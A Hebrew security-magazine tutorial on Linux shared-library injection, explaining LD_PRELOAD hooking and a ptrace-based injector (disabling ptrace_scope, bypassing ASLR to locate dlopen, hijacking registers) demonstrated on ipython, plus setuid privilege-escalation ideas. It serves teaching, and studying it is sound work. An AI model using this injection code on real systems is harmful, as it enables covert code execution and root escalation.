איך להדביק מחשבי לינוקס בקורונה

מאת ניצן שולמן ואיתן שולמן

הקדמה

במאה ה-9 לספירה המנתח עמאר אבן עלי אל מסואלי המציא את המזרק הראשון! לקח כמה מאות שנים אבל בסוף המזרק הפך להיות מוצר בסיסי המשומש בכמה תחומים שונים בחיים: רפואה, מעבדות מחקר ואפילו בבישול. אחד השימושים של מזרק ברפואה הוא כדי לחסן: למנוע השפעה של גורמים מזיקים לגוף בעזרת לימוד ואימון של המערכת החיסונית של הגוף כנגד וירוסים. בעת כתיבת המאמר עוד לא אושר לשימוש חיסון לקורונה. לעומת זאת, תהליך ההדבקה כבר נחקר לעומק.


גם בעולם המחשבים ניתן להדביק מחשבים בכל מיני מזיקים לא רצויים בדרכים שונות ומגוונות. במאמר זה נראה כיצד ניתן להזריק ספריה לתהליך אחר במערכת ההפעלה לינוקס. כמו בעולם האמיתי, גם במקרה של הזרקת ספרייה יש צורך בדיוק ובעדינות רבה.

המאמר הזה מכיל הרבה הסברים על דברים בסיסיים, השתדלנו לעשות חלוקה טובה לפסקאות ולשים כותרות כדי לקצר את זמן הקריאה של אנשים שכבר מכירים.

מה זה ספרייה?

מאז תחילת עידן המחשבים, אחת המטרות הכי גדולות של כל מהנדס היא יעילות. אחד הכלים החזקים ביותר המצויים בידיו של המתכנת על מנת להיות יעיל הוא הפרדת אחריות. מה זה אומר? בסופו של דבר, לכל קובץ של קוד אמור להיות מטרה. דברים כמו להדפיס למשתמש, לפרסר מידע, לקבל מידע מהרשת ועוד.

במקרים רבים, שתי תוכנות בלתי תלויות יצטרכו לעשות שימוש באותו קטע קוד. לדוגמה, קוד שיודע איך להדפיס טקסט למשתמש יכול להיות שימושי בהרבה תוכנות. לכן נוצר הקונספט של ספרייה, קוד המאוגד במקום אחד סביב נושא מסוים (לדוגמה ספריה עבור בקשות רשתיות) שניתן להשתמש בו בכל מיני תוכנות שונות.



בתמונה ניתן לראות ספרייה שמאגדת קוד הקשור לשרת וכל מיני אפליקציות שונות שמשתמשות בממשק שהספרייה מספקת.

מה זה קובץ הרצה?

במחשב אפשר לאחסן הרבה סוגים של מידע - קבצי טקסט, תמונות, סרטונים וכו'. כל סוגי הקבצים האלו מיועדים לבני אדם שיכולים לקרוא טקסט, לראות תמונה או לצפות בסרטון. יש גם סוגי קבצים שלא מיועדים לבני אדם אלא עבור המחשב, או ליתר דיוק, עבור מערכת ההפעלה והמעבד. קובץ הרצה הוא קובץ אשר מכיל פקודות שהמעבד יודע איך לבצע וקצת מידע מעבר על סוג הקובץ והמבנה שלו. מעבדים יודעים לדבר רק בשפה בינארית שנמצאת בתוך קובץ הרצה. קובץ ההרצה יכול לכלול אוסף של פקודות שמבקשות מהמשתמש קלט, מדפיסות הודעה במסך, או כל דבר אחר. מה שכן, השפה שהמעבד מדבר היא יחסית קשה בשביל בני אדם, לכן קיים הקומפיילר שמבצע את התרגום מקובץ טקסט (קוד), לקובץ הרצה (בינארי) שמחשב יודע איך לקרוא ולבצע. אחרי שמפעילים את הקומפיילר על קובץ קוד, נוצר קובץ הרצה שאפשר להריץ במערכת.

איך זה נראה בקמפול?

בתהליך הלינקוג' ישנו רכיב בשם Linker. ה-Linker אחראי להמיר סימבולים (symbols) בקוד כמו שמות של ספריות, פונקציות ומשתנים לכתובות האמיתיות שלהם בזיכרון בזמן יצירת קובץ ההרצה. לאחר מכן, בתהליך ההרצה ה-Loader אחראי לטעון את התוכנה לזיכרון ולהריץ אותה.

ההבדל בין קובץ שקומפל סטטית לבין קובץ שקומפל דינמית היא מתי ממירים את הסימבולים הרלוונטים לכתובות שלהם. במקרה של קימפול סטטי ההמרה תתבצע בזמן הקימפול, לעומת קימפול דינמי שבו ההמרה תתבצע בזמן הריצה. מעבר לכך, במקרה של קימפול סטטי קובץ ההרצה כולל גם את הקוד שלנו וגם את הקוד של הספרייה עצמה. כך נוצר קובץ גדול מאוד שלא תלוי בסביבה בה הוא נמצא. השיטה

הדינמית מסתמכת על כך שהספרייה תמצא במקום מסוים ובזמן ריצה היא תטען לזיכרון על ידי ה-Loader וידעו להשתמש בה.

מה זה SO?

קובץ SO (ראשי תיבות של Shared Object) הוא קובץ מקומפל הכולל קוד שאפשר להוסיף לקובץ הרצה. אם יש קטע קוד שיכול להיות שימושי לכמה תוכנות, הדבר הנכון לעשות ברוב המקרים הוא לקמפל את הקוד לקובץ SO ולתת לתוכנה לטעון את הקובץ. קובץ SO מאפשר יעילות במערכת ההפעלה, כי המערכת צריכה לטעון קובץ SO רק פעם אחת ואז להשתמש בו בכמה מקומות בלי לטעון אותו שוב. אם כתבנו קובץ C בשם hello.c, ואנחנו רוצים להפוך אותו ל-Shared Object, יש כמה דגלים מיוחדים שנשתמש בהם בתהליך הקומפילציה:

```
gcc -shared -o libhello.so -fPIC hello.c
```

דגל	משמעות
-shared	אנחנו רוצים להוציא קובץ שהוא Shared Object
-o	השם של התוצאה, איך יקראו לקובץ SO
-fPIC	מקמפל את הקוד בצורה שלא תלויה במיקום שלו בזיכרון. כמו שצוין לעיל, כל תוכנה יכולה להשתמש בקובץ SO אחרי שהוא נטען, לכן היא צריכה להיות נגישה לכל התהליכים, והקוד שלה צריך להיות עצמאי.

כעת, אחרי שהבנו לעומק מה זה ספרייה ואיך ליצור אחת אנחנו יכולים להיכנס לדבר המעניין באמת. הזרקת ספרייה לתוך תהליך אחר!

SO injection

נחלק את הזרקת הספרייה ל-2 אופציות: לפני ריצת קובץ ההרצה ובמהלך הריצה.

לפני ריצת הבינארי

לכל תהליך שרץ במערכת ההעפלה יש משאבים. בנוסף, לתהליך יש כמה משתנים שהוא מקבל מהמערכת שמריצים אותו כמו: הנתיב שלו במערכת הקבצים, משתני סביבה ועוד. מכיוון שתהליכים מודעים למשאבים שלהם, רבים מהם קוראים מהמשתנים שהמערכת מספקת להם ומקבלים ממנה פרמטרים שמפיעים על ריצת התוכנית. משתני סביבה מאפשרים למשתמש להגדיר קלט עבור תוכנה או מספר תוכנות כל זאת בהנחה שהתוכנות בודקות ומתנהגות שונה על פי משתני הסביבה הקיימים...

דוגמא קלאסית למשתנה סביבה שקיים ברוב המערכות ההפעלה של לינוקס הוא המשתנה *$PWD*. המשתנה הזה מוגדר בצורה דיפולטיבית, והוא מייצג את הנתיב במערכת קבצים שבה התוכנית רצה. בואו נחזור קצת ל-Loader שדיברנו עליו קודם. כאשר מפעילים קובץ הרצה, מערכת הפעלה משתמשת בכמה חלקים פנימיים כדי להפוך קובץ הרצה לתהליך. ה-Loader אחראי לדאוג שכל החלקים הרלוונטים של התוכנה מוכנים להרצה, מה זאת אומרת? אם קובץ ההרצה מקומפל בצורה דינאמית, ה-Loader אחראי לטעון את כל מה שצריך בשביל שהתוכנה תרוץ כמצופה.

בגלל שה-Loader נקרא לפני שהתהליך רץ, קיימת האופציה להוסיף משתנה סביבה לתהליך שהולך לרוץ, לפני שהוא רץ. המזרק להזרקת ספרייה בתוך בינארי שמקומפל דינאמית (שתמיד חלמתם עליו) כבר קיים! שמו בישראל הוא LD_PRELOAD.

ה-Loader יודע לקרוא את המשתנה של LD_PRELOAD, ולבדוק האם מוגדרת ספרייה. במידה וכן, ה-Loader טוען את הספרייה לתוך התהליך, לפני שהוא טוען כל ספרייה אחרת.

הנה דוגמה פשוטה לשימוש ב-LD_PRELOAD כדי לדלג על הפונקציה printf, חשוב לשים לב שהפונקציה נכתבת עם בדיוק אותה חתימה (שם ופרמטרים) של הפונקציה המקורית.

קודם כל, נכתוב פונקציה בשם printf עם אותה החתימה של הפונקציה printf המקורית, ונקרא ל-printf המקורי בצורה דינאמית (יותר על זה בהמשך):

```c
#include <stdio.h>
#include <dlfcn.h>

int printf(const char *format, ...)
{
    void * libc_handle = NULL;
    int (*printf_symbol)(const char *) = NULL;

    libc_handle = dlopen("/lib/x86_64-linux-gnu/libc-2.23.so", RTLD_LAZY);
    if (NULL == libc_handle)
    {
        return -1;
    }

    printf_symbol = dlsym(libc_handle, "printf");
    printf_symbol("Hello EVIL world!\n");
    return 1;
}
```

אחרי שהפונקציה מוכנה, יש לקמפל אותה לקובץ SO כדי לאפשר למערכת ההפעלה לטעון את הקובץ לתהליך:

```
gcc -shared -o libhello.so -fPIC hello.c
```

התהליך צריך לקרוא לפונקציה עם אותם פרמטרים.

בדוגמה הבאה, אפשר לראות תוכנית ב-C שקוראת ל-printf כרגיל:

```c
#include <stdio.h>

int
main(void)
{
    (void)printf("Hello good world!");
    return 0;
}
```

עכשיו נקמפל את המודול hello_world כרגיל לקובץ הרצה, מבלי שהוא ידע בכלל שהולכים להזריק לו SO:

```
ubuntu@ubuntu-dev:~/shared$ gcc -o hello_world hello_world.c
```

כשמפעילים את קובץ ההרצה עם LD_PRELOAD לספרייה שקמפלנו, אפשר לראות שהוא מדפיס למסך Hello EVIL world!

```
ubuntu@ubuntu-dev:~$ LD_PRELOAD=./libhello.so ./hello_world
Hello EVIL world!
```

הצלחה! השתמשנו במזרק LD_PRELOAD כדי להזריק קובץ SO לקובץ הרצה, לפני שהוא הפך להיות תהליך. עכשיו מגיע אתגר גדול יותר, איך מזריקים משהו לתוך תהליך שכבר רץ במערכת? האם זה בכלל אפשרי?

בזמן ריצת הבינארי

על מנת שנוכל לבצע הזרקה בזמן הריצה, יש צורך לשנות קונפיגורציה במערכת ההפעלה וזאת על מנת לתת ל-ptrace (הסבר על מה זה בכלל ptrace - בחלק הבא) הרשאות גבוהות יותר.

```
root@ubuntu16-VirtualBox:/home/ubuntu16# echo 0 >  /proc/sys/kernel/yama/ptrace_scope
```

מבוא ל-ptrace

למרות שכל מפתח רוצה להגיד שהוא כותב קוד בלי באגים, בסופו של דבר גם אנשי קוד הם בני אדם ולפעמים הם עושים טעויות. על מנת לעלות על תקלה או "באג" בתוכנה, יש צורך לחפש את התקלה ולאתר אותה. בשפה המקצועית הדבר נקרא "דיבוג" (debug) ושם הפעולה הוא "לדבג". יש הרבה דרכים לדבג תוכנה ואנחנו נתמקד בדרך של דיבוג בלייב בלינוקס, כלומר - להריץ את התוכנה בצורה שבה אפשר לעצור את ההרצה שלה ולשנות את הערכים שלה, כל זאת תוך כדי הריצה של התוכנה. כדי לעשות זאת, ישנו פיצ'ר במערכת ההפעלה לינוקס בשם ptrace.

הכלי ptrace מאפשר לנו לבצע מגוון פעולות על תהליך אחר. פעולות כמו להפסיק את הריצה של התהליך, לקרוא ולכתוב לזיכרון או אוגרים של התהליך ועוד.

בוא נחזור למטרה שלנו, להזריק ספרייה משותפת (Shared Library) בתוך תהליך שכבר רץ. נשתמש ב-ptrace כדי להפסיק את ריצת התהליך, נכתוב לזיכרון שלו קריאה של מערכת ההפעלה שמאפשרת לנו לטעון ספריות (dlopen) ונחזיר את הריצה לתהליך כדי להפעיל את dlopen.

הפסקת התהליך בעזרת ptrace

כדי לעצור את הריצה של התהליך, נפעיל את ptrace על ה-PID של התהליך שאנחנו רוצים להזריק לו:

```
// Attach to the target process
ptrace(PTRACE_ATTACH, pid, NULL, NULL);
```

בגלל ש-ptrace מאפשר כל כך הרבה יכולות על גבי פונקציה אחת, הפרמטר הראשון מאפשר לבחור איזה התנהגות להפעיל. הפעלה של ptrace עם פרמטר PTRACE_ATTACH מאפשר לנו לעצור את הריצה של התהליך.

מה זה אוגר?

בתוך כל מחשב רגיל אפשר למצוא הרבה חלקים, כמו הזיכרון (RAM), כונן הדיסקים, המעבד, לוח האם ועוד. כל חלק אחראי על משהו אחר כדי שהמחשב יתפקד כמו שצריך. המעבד עצמו מחולק לכמה חלקים, לאחד מהם קוראים "אוגרים". אוגר הוא אזור בתוך המעבד שמאפשר לקרוא ולכתוב ערך בגודל מסוים. ממש לאגור בתוכו מידע. יש כמות מסוימת של אוגרים בתוך המעבד, כתלות בארכיטקטורה של המעבד הספציפי. מכיוון שכתיבה וקריאה של אוגרים מתבצעת במהירות, המעבד משתמש בו כדי לשמור ערכים תוך כדי ריצה של כל תוכנית.

גיבוי האוגרים של התהליך

כדי לגרום לתהליך המרוחק להריץ קוד שלנו, נצטרך לשנות את האוגרים שלו. המטרה שלנו היא לגרום לתהליך להריץ את הקוד שלנו, ולהחזיר את מצבו אחרי שאנחנו מפעילים את הקוד. כדי להחזיר את האוגרים אחרי הריצה, יש צורך לשמור את מצבם לפני שאנחנו נוגעים בהם. קריאה ל-ptrace עם הפרמטר PTRACE_GETREGS מאפשר לנו לקרוא את האוגרים של תהליך מרוחק, אחרי שהתחברנו לתהליך עם PTRACE_ATTACH:

```
// Store the current register values for later
ptrace(PTRACE_GETREGS, pid, NULL, &oldregs);
memcpy(&regs, &oldregs, sizeof(struct user_regs_struct));
```

איך אפשר למצוא dlopen?

אחרי שקימפלנו את הקובץ SO שאנחנו רוצים להזריק לתהליך, אנחנו צריכים ללמוד איך אפשר בכלל לטעון את ה-SO ולהשתמש בו בתוכנית שלנו. הפונקציה dlopen מאפשר לנו לפתוח קובץ SO בזמן ריצה של התוכנית, ולהשתמש בתוכן שלו בקוד שלנו. לקרוא לפונקציה dlopen בתוכנית בכללי זו פעולה מאוד פשוטה, אבל אנחנו מנסים לקרוא לפונקציה בתוך תהליך אחר לגמרי!

כדי לקרוא לפונקציה, יש צורך לדעת איפה היא נמצאת בזיכרון, מה הכתובת שלה. בדרך כלל מפתחים לא צריכים לדאוג לדברים כאלה, כי הקומפיילר או ה-Loader יודעים איך למצוא פונקציות בזיכרון. בגלל שאנחנו רוצים להזריק קוד שלנו בתוך התהליך, יש צורך למצוא את הכתובת לפונקציה בעצמנו. הפונקציה dlopen נמצאת בתוך הספרייה libdl.so, הספרייה של ה-Dynamic Loader, שלמדנו עליה קודם.

חשוב לזכור! עם השיטה של הזרקת קובץ SO בעזרת ptrace, אי אפשר להזריק בתוך תהליך שמריץ קובץ הרצה שמקומפל בצורה סטטי אלא רק בקובץ הרצה שמקומפל דינאמית. בגלל שהתהליך שאנחנו רוצים להזריק אליו מקומפל דינאמית, מערכת ההפעלה כבר טענה את libdl לתוך הזיכרון שלו. אנחנו צריכים למצוא את הפונקציה dlopen בתהליך המרוחק. אפשר למצוא את הכתובת ש-libdl טעון אצל התהליך המרוחק דרך הקובץ /proc/<pid>/maps/. הקובץ הזה מתאר מיפוי בין קטעי זיכרון בתהליך לדברים הרלוונטים לריצתו, ביניהם גם ספריות. אחרי פתיחה של הקובץ maps, אפשר לחפש את libdl כדי להבין איפה היא נמצאת בזיכרון של התהליך:

```
7f8812b58000-7f8812b5b000 r-xp 00000000 08:01 786946          /lib/x86_64-linux-gnu/libdl-2.23.so
7f8812b5b000-7f8812d5a000 ---p 00003000 08:01 786946          /lib/x86_64-linux-gnu/libdl-2.23.so
7f8812d5a000-7f8812d5b000 r--p 00002000 08:01 786946          /lib/x86_64-linux-gnu/libdl-2.23.so
7f8812d5b000-7f8812d5c000 rw-p 00003000 08:01 786946          /lib/x86_64-linux-gnu/libdl-2.23.so
```

מצאנו את המיקום ש-libdl טעון אצל התהליך המרוחק, אבל איך אפשר לדעת איפה הפונקציה dlopen נמצאת?

אנחנו יודעים שהפונקציה נמצאת בתוך libdl אבל לא יודעים איפה. בדיוק בשביל זה קיימת פונקציה dlsym. במקרה הזה נרצה למצוא איפה dlopen נמצא בזיכרון. ה-libdl שטעון אצלנו בתהליך הוא אותו אחד שטעון אצל התהליך המרוחק. לכן, אם אנחנו יכולים למצוא איפה הפונקציה dlopen נמצאת ביחס לספרייה libdl, נוכל למצוא את המיקום הרלוונטי בתהליך המרוחק. אולי אתם שואלים את עצמכם למה בכלל לבני אדם יש שמות ולפרות אין? אבל זה לא רלוונטי למאמר. מה שיותר רלוונטי זה להבין איך למצוא איפה הפונקציה dlopen נמצאת בתהליך המרוחק אם זה אותו dlopen שיש לנו בתהליך? קיים מנגנון במערכת ההפעלה בשם ASLR, או Address Space Layout Randomization, המשנה את המיקום של משאבים משותפים בזיכרון כמו libdl עבור כל תהליך. המנגנון הזה נועד בדיוק בשביל להקשות עלינו ולעלות את אבטחת המערכת. לכן, אנחנו צריכים לעקוף את ASLR ולחשב בעצמינו את המיקום של dlopen יחסית ל-libdl בתהליך המרוחק.

בשורה הבאה:

```
// Due to ASLR, we need to calculate the address in the target process
dlopenAddr = remoteLib + (dlopenAddr - localLib);
```

הערך של remoteLib מציין את המקום בזיכרון שבו יושב libdl בתהליך המרוחק, מצאנו אותו בעזרת /proc/<pid>/maps. בעזרת dlsym מצאנו את הכתובת של dlopen בהתליך שלנו ושמרנו את הכתובת בתוך משתנה בשם dlopenAddr. הערך של localLib מציין את הכתובת בזיכרון של libdl בתהליך שלנו, אותו מצאנו בעזרת קובץ ה-maps. בעזרת שני הפרמטרים האלה אפשר למצוא איפה הפונקציה dlopen תהיה בתהליך המרוחק.

למצוא מקום פנוי

כדי לכתוב את הקוד שלנו שיקרא ל-dlopen אנחנו צריכים למצוא אזור בזיכרון של התהליך המרוחק שאפשר לכתוב אליו ולהריץ קוד. לכל אזור זיכרון יש הרשאות המציינות האם אפשר לכתוב (w), לקרוא (r) או להריץ קוד (x). אנחנו צריכים אזור שאפשר להריץ כדי להפעיל את dlopen. לכן, נעבור על הקובץ maps של התהליך המרוחק ונמצא אזור זכרון שיש לו הרשאות להרצת קוד (x).

לגבות את הקוד

אחרי שנצליח להזריק SO בתהליך, אנחנו רוצים לשחזר את המצב של התהליך ולהמשיך את ריצתו כרגיל. מצאנו את המקום שאנחנו רוצים לכתוב את הקוד שלנו, אבל לפני זה צריכים לעשות משהו עם הקוד שכר קיים שם! נשתמש במעטפת לפונקציה ptrace, בשם ptraceRead. המעטפת קוראת ל-ptrace עם הפרמטר PTRACE_PEEKTEXT שיאפשר לנו לקרוא מהזיכרון של התהליך. הפונקציה ptrace מאפשרת לנו כתיבה וקריאה של זיכרון בארבעה בתים לכל קריאה. לכן כשנרצה לקרוא הרבה מידע נשתמש בפונקציה שיודעת לקרוא ל-ptrace כמה פעמים ברצף.

נקרא לפונקציה malloc כדי להקצות זיכרון לשמור בו את הקוד שנמצא בזיכרון ה"פנוי", לאחר מכן נקרא לפונקציה ptraceRead כדי להעתיק את הזיכרון משם לזיכרון שלנו.

```
oldcode = (unsigned char *)malloc(9076);

// Find a place to write our code to
freeaddr = (void *)freeSpaceAddr(pid);

// Read from this addr to back up our code
ptraceRead(pid, (unsigned long long)freeaddr, oldcode, 9076);
```

דריסה של הקוד

כדי להריץ את הקוד שלנו, אנחנו צריכים לכתוב את התוכן שלו, וגם את הפרמטרים הרלוונטיים בתוך התהליך. נשתמש שוב במעטפת לפונקציה ptrace, הפונקציה ptraceWrite. הפעם נשתמש ב-PTRACE_POKETEXT, כדי לכתוב לזיכרון של התהליך המרוחק.

```
lib_path_size = strnlen (lib_path, 256) + 1;
// Write our new stub
ptraceWrite (pid, (unsigned long long) freeaddr, lib_path, lib_path_size);
ptraceWrite (pid, (unsigned long long) freeaddr + lib_path_size,
             "\x90\x90\x90\x90\x90\x90\x90", 8);
ptraceWrite (pid, (unsigned long long) freeaddr + lib_path_size + 8,
             (&injectme) + 4, 32);
```

בקטע הקוד לעיל ניתן לראות כתיבה של המשתנה lib_path, המכיל את המיקום במערכת קבצים של ה-SO שאנחנו רוצים להזריק לתהליך המרוחק. אנחנו כותבים את הנתיב בתוך freeaddr, הכתובת עם הרשאות הרצה שקודם מצאנו. בשורה האחרונה אפשר לראות כתיבה של injectme, הפונקציה שאנחנו רוצים לכתוב בתוך התהליך.

קצת אסמבלי פעם הרג מישהו?

הקוד שאנחנו רוצים להזריק בתוך התהליך המרוחק נכתב באסמבלי, הקוד צריך להיות בפורמט שהמעבד יודע איך להריץ. המטרה שלנו היא להריץ את הפונקציה dlopen, לשלוח אינטרפט(Interrupt)תוכנתי כדי שאנחנו נוכל לדעת מתי הסתיימה הריצה של הקוד. אינטרפטים מאפשרים למחשב לזהות שיש אירוע שהוא צריך לטפל בו, כמו לחיצת כפתור במקלדת. כל פעם שלוחצים על מקש במקלדת, המעבד מקבל אינטרפט שצריך לטפל בו. אינטרפט תוכנתי מאפשר לתוכנית אחת לזרוק אינטרפט ולתוכנית אחר לתפוס אותו ולפעול בהתאם.

```
void
injectme(void) {
    asm("call *%rax\n"
        "int $0x03\n");
}
```

הפונקציה injectme כוללת קוד אסמבלי שעושה שתי פעולות, הראשונה היא לקרוא לפונקציה שנמצאת באוגרrax והשנייה היא לזרוק אינטרפט תוכנתי עם הערך 0x03.

הכנה להרצת dlopen

כדי שהתהליך המרוחק יהיה מוכן להרצת dlopen, אנחנו צריכים לשנות כל מיני ערכים באוגרים. לדוגמה, כשמריצים dlopen, הפונקציה מצפה שהאוגר rdi יכיל את הנתיב במערכת הקבצים שבו יושב ה-SO שאותו אנחנו רוצים לטעון. בנוסף, האוגר RIP (או Instruction Pointer), מציין את הכתובת בזיכרון שהמעבד צריך להריץ.

אנחנו צריכים לשנות את הכתובת הזאת לכתובת של קוד האסמבלי שכתבנו למעלה:

```
// Update RIP to point to our code
regs.rip = (unsigned long long) freeaddr + lib_path_size + 8;

// Update RAX to point to dlopen()
regs.rax = (unsigned long long) dlopenAddr;

// Update RDI to point to our library name string
regs.rdi = (unsigned long long) freeaddr;

// Set RSI as RTLD_LAZY for the dlopen call
regs.rsi = 2;                 // RTLD_LAZY
ptrace (PTRACE_SETREGS, pid, NULL, &regs);

// Continue execution
ptrace (PTRACE_CONT, pid, NULL, NULL);
```

בסוף, אנחנו ממשיכים את ריצת התוכנית כדי להריץ את קוד האסמבלי שלנו ולטעון את ה-SO שנמצא בדיסק.

חזרה הביתה

זוכרים את האינטרפט ששלחנו בקוד האסמבלי למעלה? זרקנו את האינטרפט באסמבלי, כדי שנוכל לזהות בקוד שלנו מתי הקריאה ל-dlopen הסתיימה, ואפשר להחזיר את המצב של התוכנית (האוגרים והזיכרון) כפי שהיה לפני השינויים שלנו.

הקוד בעמוד הבא משתמש בפונקציה waitpid, וכל מיני מאקרואים (כמו WIFSTOPPED או WSTOPSIG), כדי לזהות האם האינטרפט ששלחנו אכן נזרק על ידי קוד האסמבלי.

להלן הקוד:

```
waitpid (pid, &status, WUNTRACED);

// Ensure that we are returned because of our int 0x3 trap
if (WIFSTOPPED (status) && WSTOPSIG (status) == SIGTRAP)
  {
    // Get process registers, indicating if the injection suceeded
    ptrace (PTRACE_GETREGS, pid, NULL, &regs);
    if (regs.rax != 0x0)
    {
        printf ("[*] Injected library loaded at address %p\n", (void *) regs.rax);
    }
```

אחרי שאנחנו מזהים את ה-SIGTRAP שזרקנו באסמבלי, אנחנו מוודאים שהקריאה ל-dlopen הצליחה ולא החזירה NULL ושאפשר להחזיר את מצב התוכנית למה שהוא היה לפני שנגענו בו.

קימפול והזרקה בתוך תהליך של פייתון

חשוב לשים לב, כדי לקמפל את הקוד שמזריק את ה-SO בתוך תהליכים, יש צורך להוסיף את הדגל -ldl כדי ללנקג׳ מול הספרייה libdl של ה-Dynamic Loader.

```
gcc -o injector injector.c -ldl
```

מה אנחנו מזריקים?

כדי לראות בצורה אוטומטית שהזריקה שלנו עובדת, נכתוב קובץ SO שמדפיסה למסך שטוענים אותה מה-Loader.

```
#include <stdio.h>

void
start_printer()
{
    (void)printf("Python taken over!\n");
}

void __attribute__((constructor)) test(void) {
    printf("Library loaded on dlopen()\n");
    start_printer();
}
```

כעת רק צריכים לקמפל את הקובץ SO ואנחנו מוכנים להזריק!

```
gcc -shared -o libprinter.so -fPIC printer.c
```

החלטנו להזריק קובץ SO בתוך התהליך של ipython, שמקומפל בצורה דינאמי וכולל את הספרייה libdl:

```
(base) ubuntu16@ubuntu16-VirtualBox:~$ sudo ./injector 11974 ~/libprinter.so
[*] libdl.so loaded at address 0x7f05d21a9000
[*] dlopen() found at address 0x7f05d1d97f70
[*] libdl located in PID 11974 at address 0x7f8b64c35000
[*] dlopen() offset in libdl found to be 0x412000 bytes
[*] dlopen() in target process at address 0x7f8b64c35f70
[*] Injected library loaded at address 0x55f654bb98e0
(base) ubuntu16@ubuntu16-VirtualBox:~$
```

```
(base) ubuntu16@ubuntu16-VirtualBox:~$ ipython
Python 3.8.3 (default, May 19 2020, 18:47:26)
Type 'copyright', 'credits' or 'license' for more information
IPython 7.18.1 -- An enhanced Interactive Python. Type '?' for help.

In [1]: print("Hello, World!")
Hello, World!

In [2]: Library loaded on dlopen()
Python taken over!
```

הצלחה! כמו שאפשר לראות בלי לגעת בכלל בתהליך של הפייתון, גרמנו להדפסה של המחרוזת "Python taken over!" ל-stdout של התוכנית. הנה קישור לקוד שמזריק עם ptrace, מבוסס על הקוד הזה.

למה

מה עוזר לנו להזריק ספרייה לתהליך אחר?

- התהליך שרואים שרץ הוא תהליך רגיל שאמור לרוץ ולא קובץ הרצה חשוד.
- יכול לעשות פעולה מסוימת כל פעם שמישהו מריץ בינארי מסוים וכך לעקוב אחריו.

או משהו פרקטי יותר:

SETUID - דגל הרשאות בלינוקס שנותן למשתמש אחד להריץ קובץ הרצה מסוים עם הרשאות של משתמש אחר. (להרחבה https://en.wikipedia.org/wiki/Setuid)

במקרה שקיים קובץ הרצה עם setuid שמקומפל דינאמית, אפשר לחפש אם הוא טוען ספרייה ממקום שלכל משתמש יש הרשאות כתיבה אליו. אם זה נכון, נחליף את הספרייה הקיימת שם ונגרום לכך שבטעינה היא תריץ bash וכך נשתמש בבינארי הזה לביצוע privilege escalation.

חולשות

חולשה ב-database של IBM שמאפשרת לעשות PE ל-root:

https://www.ibm.com/support/pages/node/875860

חולשה ב-VMWare שמאפשרת לעשות PE ל-root:

https://www.rapid7.com/db/modules/exploit/linux/local/vmware_alsa_config

חולשה ב-firefox שמאפשרת בעזרת LD_PRELOAD לגרום למשתמש אחר להריץ משהו:

https://www.rapid7.com/db/vulnerabilities/linuxrpm-RHSA-2010-0861

סיכום

במאמר סקרנו שיטות שונות ומגוונות להזרקת קוד וטעינת ספריות עבור קבצי הרצה בלינוקס. גם ב-windows ניתן לבצע את הפעולות האלה (זה אפילו קל יותר) ויש כתבות המדברות על זה במגזין.

במקומות שהם מעבר לעולם המחשבים גם ניתן להזריק דברים למקומות שהם לא צריכים להיות, זה אפילו קורה לנו באופן יום יומי. אם זה בפרסומות ובשיווק, אם זה בחדשות ובתקשורת, אם זה בתוכן לא מודע שאנחנו צורכים במדיה כמו סרטים וסדרות ואם זה האנשים סביבנו שאנו מדברים איתם על בסיס יומי.

גם בעבודה במחשב וגם ביום יום עלינו להיות מודעים לפעולות שלנו ולדאוג שהדברים שאנחנו עושים לא מושפעים על ידי גורם צד שלישי.

בנוסף, נקווה שבאמת יהיה חיסון לקורונה (שמופץ בצורה רחבה) בקרוב ונוכל לחסן גם את עצמנו וגם את מחשבי הלינוקס.

על הכותבים

- ניצן שולמן - אוהב חמאת בוטנים ולבשל, אשמח לקבל ביקורת במייל nitzanshulman@gmail.com
- איתן שולמן - אוהב לשיר ולאכול בייקט זיטי, אשמח לקבל ביקורת במייל me@eytan.co
- אנחנו לא אחים.

ביבליוגרפיה

https://www.sans.org/blog/go-to-the-head-of-the-class-ld_preload-for-the-win/

https://www.codeproject.com/Articles/1104640/Linux-SO-File-Injection

https://en.wikipedia.org/wiki/Hooking#Methods

https://en.wikipedia.org/wiki/Netfilter

http://www.goldsborough.me/c/low-level/kernel/2016/08/29/16-48-53-the_-ld_preload-_trick/

https://stackoverflow.com/a/27304692/1136731

https://blog.xpnsec.com/linux-process-injection-aka-injecting-into-sshd-for-fun/

https://en.wikipedia.org/wiki/Executable_and_Linkable_Format

https://en.wikipedia.org/wiki/Dynamic-link_library

https://en.wikipedia.org/wiki/Dynamic_compilation

https://stackoverflow.com/questions/9688200/difference-between-shared-objects-so-static-libraries-a-and-dlls-so

https://stackoverflow.com/questions/24355344/inject-shared-library-into-a-process

https://www.aon.com/cyber-solutions/aon_cyber_labs/linux-based-inter-process-code-injection-without-ptrace2/

https://github.com/AonCyberLabs/Cexigua

https://nullprogram.com/blog/2016/09/03/

https://backtrace.io/blog/backtrace/elf-shared-library-injection-forensics/

https://recipeforroot.com/suid-binaries

פרויקטים קיימים

- פרויקט שממש בצורה די אוטומטית הזרקת ספריות לתהליכים בלינוקס:

https://github.com/gaffe23/linux-inject